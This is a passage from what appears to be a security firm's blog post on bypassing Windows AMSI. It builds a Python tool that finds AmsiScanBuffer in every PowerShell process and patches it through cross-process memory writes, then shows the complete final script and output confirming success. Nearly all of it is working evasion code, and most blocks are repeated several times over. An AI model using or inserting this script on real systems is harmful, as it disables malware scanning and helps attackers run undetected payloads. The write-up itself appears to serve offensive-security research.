        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')
...
snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
while ret:
    if me32.szModule == b'amsi.dll':
        print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
        KERNEL32.CloseHandle(snapshotHandle)
        amsiDllBaseAddress =  me32.modBaseAddr
        break
    else:
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')
Let's check it:
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
Wonderful!
Patch AmsiScanBuffer
Now that we found our target address, we can patch it with the payload we discussed in our previous post:
xor eax,eax
ret
xor eax,eax
ret
xor eax,eax
ret
xor eax,eax
ret
Let's create a variable with that:
patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)
patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)
patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)
patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)
I also wrote the following function to help with the patching:
def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res
def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res
def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res
def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res
It will take the process handle, the address of AmsiScanBuffer that we discovered and the patching payload. Then, using WriteProcessMemory() it will patch AmsiScanBuffer with our instructions.
The relevant updated part of the script is now:
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')

patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)

if writeBuffer(process_handle, amsiScanBufferAddress, patchPayload):
    print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')

patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)

if writeBuffer(process_handle, amsiScanBufferAddress, patchPayload):
    print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')

patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)

if writeBuffer(process_handle, amsiScanBufferAddress, patchPayload):
    print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')

patchPayload = (
    b'\x29\xc0' +           # xor eax,eax
    b'\xc3'                 # ret
)

if writeBuffer(process_handle, amsiScanBufferAddress, patchPayload):
    print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
Let's check it:
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 18760
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 18760
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 18760
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 18760
Great!
Profit
Now, let's check how it works:

Great! AMSI successfully bypassed again. This time with a whole different process using cross-process memory patching.
This is the final script. I rearranged it adding some functions for better readability:
#!/usr/bin/env python3
#
# Script to dynamically path AmsiScanBuffer on every powershell process running
# that belongs to current user, or all processes if running as admin
#
# Author: Andres Roldan
# LinkedIn: https://www.linkedin.com/in/andres-roldan/
# Twitter: https://twitter.com/andresroldan


import psutil
import sys
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
PAGE_READWRITE = 0x40


def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids


def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer or lpBuffer.value.startswith(b'\x29\xc0\xc3'):
            return baseAddress
        else:
            baseAddress += 1


def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res


def getAmsiScanBufferAddress(handle, baseAddress):
    AmsiScanBuffer = (
        b'\x4c\x8b\xdc' +       # mov r11,rsp
        b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
        b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
        b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
        b'\x57' +               # push rdi
        b'\x41\x56' +           # push r14
        b'\x41\x57' +           # push r15
        b'\x48\x83\xec\x70'     # sub rsp,70h
    )
    return readBuffer(handle, baseAddress, AmsiScanBuffer)


def patchAmsiScanBuffer(handle, funcAddress):
    patchPayload = (
        b'\x29\xc0' +           # xor eax,eax
        b'\xc3'                 # ret
    )
    return writeBuffer(handle, funcAddress, patchPayload)


def getAmsiDllBaseAddress(handle, pid):
    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        if me32.szModule == b'amsi.dll':
            print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
            KERNEL32.CloseHandle(snapshotHandle)
            return getAmsiScanBufferAddress(handle, me32.modBaseAddr)
        else:
            ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))


for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of powershell at {pid}: {hex(process_handle)}')
    print(f'[+] Trying to find AmsiScanBuffer in {pid} process memory...')
    amsiDllBaseAddress = getAmsiDllBaseAddress(process_handle, pid)
    if not amsiDllBaseAddress:
        print(f'[-] Error finding amsiDllBaseAddress in {pid}.')
        print(f'[-] Error: {KERNEL32.GetLastError()}')
        sys.exit(1)
    else:
        print(f'[+] Trying to patch AmsiScanBuffer found at {hex(amsiDllBaseAddress)}')
        if not patchAmsiScanBuffer(process_handle, amsiDllBaseAddress):
            print(f'[-] Error patching AmsiScanBuffer in {pid}.')
            print(f'[-] Error: {KERNEL32.GetLastError()}')
            sys.exit(1)
        else:
            print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
    KERNEL32.CloseHandle(process_handle)
    print('')
#!/usr/bin/env python3
#
# Script to dynamically path AmsiScanBuffer on every powershell process running
# that belongs to current user, or all processes if running as admin
#
# Author: Andres Roldan
# LinkedIn: https://www.linkedin.com/in/andres-roldan/
# Twitter: https://twitter.com/andresroldan


import psutil
import sys
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
PAGE_READWRITE = 0x40


def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids


def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer or lpBuffer.value.startswith(b'\x29\xc0\xc3'):
            return baseAddress
        else:
            baseAddress += 1


def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res


def getAmsiScanBufferAddress(handle, baseAddress):
    AmsiScanBuffer = (
        b'\x4c\x8b\xdc' +       # mov r11,rsp
        b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
        b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
        b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
        b'\x57' +               # push rdi
        b'\x41\x56' +           # push r14
        b'\x41\x57' +           # push r15
        b'\x48\x83\xec\x70'     # sub rsp,70h
    )
    return readBuffer(handle, baseAddress, AmsiScanBuffer)


def patchAmsiScanBuffer(handle, funcAddress):
    patchPayload = (
        b'\x29\xc0' +           # xor eax,eax
        b'\xc3'                 # ret
    )
    return writeBuffer(handle, funcAddress, patchPayload)


def getAmsiDllBaseAddress(handle, pid):
    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        if me32.szModule == b'amsi.dll':
            print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
            KERNEL32.CloseHandle(snapshotHandle)
            return getAmsiScanBufferAddress(handle, me32.modBaseAddr)
        else:
            ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))


for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of powershell at {pid}: {hex(process_handle)}')
    print(f'[+] Trying to find AmsiScanBuffer in {pid} process memory...')
    amsiDllBaseAddress = getAmsiDllBaseAddress(process_handle, pid)
    if not amsiDllBaseAddress:
        print(f'[-] Error finding amsiDllBaseAddress in {pid}.')
        print(f'[-] Error: {KERNEL32.GetLastError()}')
        sys.exit(1)
    else:
        print(f'[+] Trying to patch AmsiScanBuffer found at {hex(amsiDllBaseAddress)}')
        if not patchAmsiScanBuffer(process_handle, amsiDllBaseAddress):
            print(f'[-] Error patching AmsiScanBuffer in {pid}.')
            print(f'[-] Error: {KERNEL32.GetLastError()}')
            sys.exit(1)
        else:
            print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
    KERNEL32.CloseHandle(process_handle)
    print('')
#!/usr/bin/env python3
#
# Script to dynamically path AmsiScanBuffer on every powershell process running
# that belongs to current user, or all processes if running as admin
#
# Author: Andres Roldan
# LinkedIn: https://www.linkedin.com/in/andres-roldan/
# Twitter: https://twitter.com/andresroldan


import psutil
import sys
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
PAGE_READWRITE = 0x40


def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids


def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer or lpBuffer.value.startswith(b'\x29\xc0\xc3'):
            return baseAddress
        else:
            baseAddress += 1


def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res


def getAmsiScanBufferAddress(handle, baseAddress):
    AmsiScanBuffer = (
        b'\x4c\x8b\xdc' +       # mov r11,rsp
        b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
        b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
        b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
        b'\x57' +               # push rdi
        b'\x41\x56' +           # push r14
        b'\x41\x57' +           # push r15
        b'\x48\x83\xec\x70'     # sub rsp,70h
    )
    return readBuffer(handle, baseAddress, AmsiScanBuffer)


def patchAmsiScanBuffer(handle, funcAddress):
    patchPayload = (
        b'\x29\xc0' +           # xor eax,eax
        b'\xc3'                 # ret
    )
    return writeBuffer(handle, funcAddress, patchPayload)


def getAmsiDllBaseAddress(handle, pid):
    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        if me32.szModule == b'amsi.dll':
            print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
            KERNEL32.CloseHandle(snapshotHandle)
            return getAmsiScanBufferAddress(handle, me32.modBaseAddr)
        else:
            ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))


for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of powershell at {pid}: {hex(process_handle)}')
    print(f'[+] Trying to find AmsiScanBuffer in {pid} process memory...')
    amsiDllBaseAddress = getAmsiDllBaseAddress(process_handle, pid)
    if not amsiDllBaseAddress:
        print(f'[-] Error finding amsiDllBaseAddress in {pid}.')
        print(f'[-] Error: {KERNEL32.GetLastError()}')
        sys.exit(1)
    else:
        print(f'[+] Trying to patch AmsiScanBuffer found at {hex(amsiDllBaseAddress)}')
        if not patchAmsiScanBuffer(process_handle, amsiDllBaseAddress):
            print(f'[-] Error patching AmsiScanBuffer in {pid}.')
            print(f'[-] Error: {KERNEL32.GetLastError()}')
            sys.exit(1)
        else:
            print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
    KERNEL32.CloseHandle(process_handle)
    print('')
#!/usr/bin/env python3
#
# Script to dynamically path AmsiScanBuffer on every powershell process running
# that belongs to current user, or all processes if running as admin
#
# Author: Andres Roldan
# LinkedIn: https://www.linkedin.com/in/andres-roldan/
# Twitter: https://twitter.com/andresroldan


import psutil
import sys
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
PAGE_READWRITE = 0x40


def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids


def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer or lpBuffer.value.startswith(b'\x29\xc0\xc3'):
            return baseAddress
        else:
            baseAddress += 1


def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res


def getAmsiScanBufferAddress(handle, baseAddress):
    AmsiScanBuffer = (
        b'\x4c\x8b\xdc' +       # mov r11,rsp
        b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
        b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
        b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
        b'\x57' +               # push rdi
        b'\x41\x56' +           # push r14
        b'\x41\x57' +           # push r15
        b'\x48\x83\xec\x70'     # sub rsp,70h
    )
    return readBuffer(handle, baseAddress, AmsiScanBuffer)


def patchAmsiScanBuffer(handle, funcAddress):
    patchPayload = (
        b'\x29\xc0' +           # xor eax,eax
        b'\xc3'                 # ret
    )
    return writeBuffer(handle, funcAddress, patchPayload)


def getAmsiDllBaseAddress(handle, pid):
    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        if me32.szModule == b'amsi.dll':
            print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
            KERNEL32.CloseHandle(snapshotHandle)
            return getAmsiScanBufferAddress(handle, me32.modBaseAddr)
        else:
            ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))


for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of powershell at {pid}: {hex(process_handle)}')
    print(f'[+] Trying to find AmsiScanBuffer in {pid} process memory...')
    amsiDllBaseAddress = getAmsiDllBaseAddress(process_handle, pid)
    if not amsiDllBaseAddress:
        print(f'[-] Error finding amsiDllBaseAddress in {pid}.')
        print(f'[-] Error: {KERNEL32.GetLastError()}')
        sys.exit(1)
    else:
        print(f'[+] Trying to patch AmsiScanBuffer found at {hex(amsiDllBaseAddress)}')
        if not patchAmsiScanBuffer(process_handle, amsiDllBaseAddress):
            print(f'[-] Error patching AmsiScanBuffer in {pid}.')
            print(f'[-] Error: {KERNEL32.GetLastError()}')
            sys.exit(1)
        else:
            print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
    KERNEL32.CloseHandle(process_handle)
    print('')
You can also download it from here.
Conclusion
I hope you liked the journey of creating this tool. This technique can be used in other evasion tasks, such as EDR API unhooking.
PowerShell weaponization is not death. As you can see, AMSI can be easily bypassed using entirely different, often unbelievable ways.

Etiquetas:
vulnerabilidad
hacking
exploit
software
Suscríbete a nuestro boletín
Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.
Otros posts






Reduce el riesgo sin retrasar tus entregas
Reduce el riesgo sin retrasar tus entregas
Resultados rápidos y exactos desde un único programa de seguridad continuo impulsado por IA, escáneres y pentesters.
Resultados rápidos y exactos desde un único programa de seguridad continuo impulsado por IA, escáneres y pentesters.
PrevénPrevén
PrevénPrevén
PrevénPrevén
DetectaDetecta
DetectaDetecta
DetectaDetecta
GestionaGestiona
GestionaGestiona
GestionaGestiona
RemediaRemedia
RemediaRemedia
RemediaRemedia
Soluciones
Productos

Lee un resumen de Fluid Attacks












Soluciones
Productos
Lee un resumen de Fluid Attacks
Soluciones
Productos
Lee un resumen de Fluid Attacks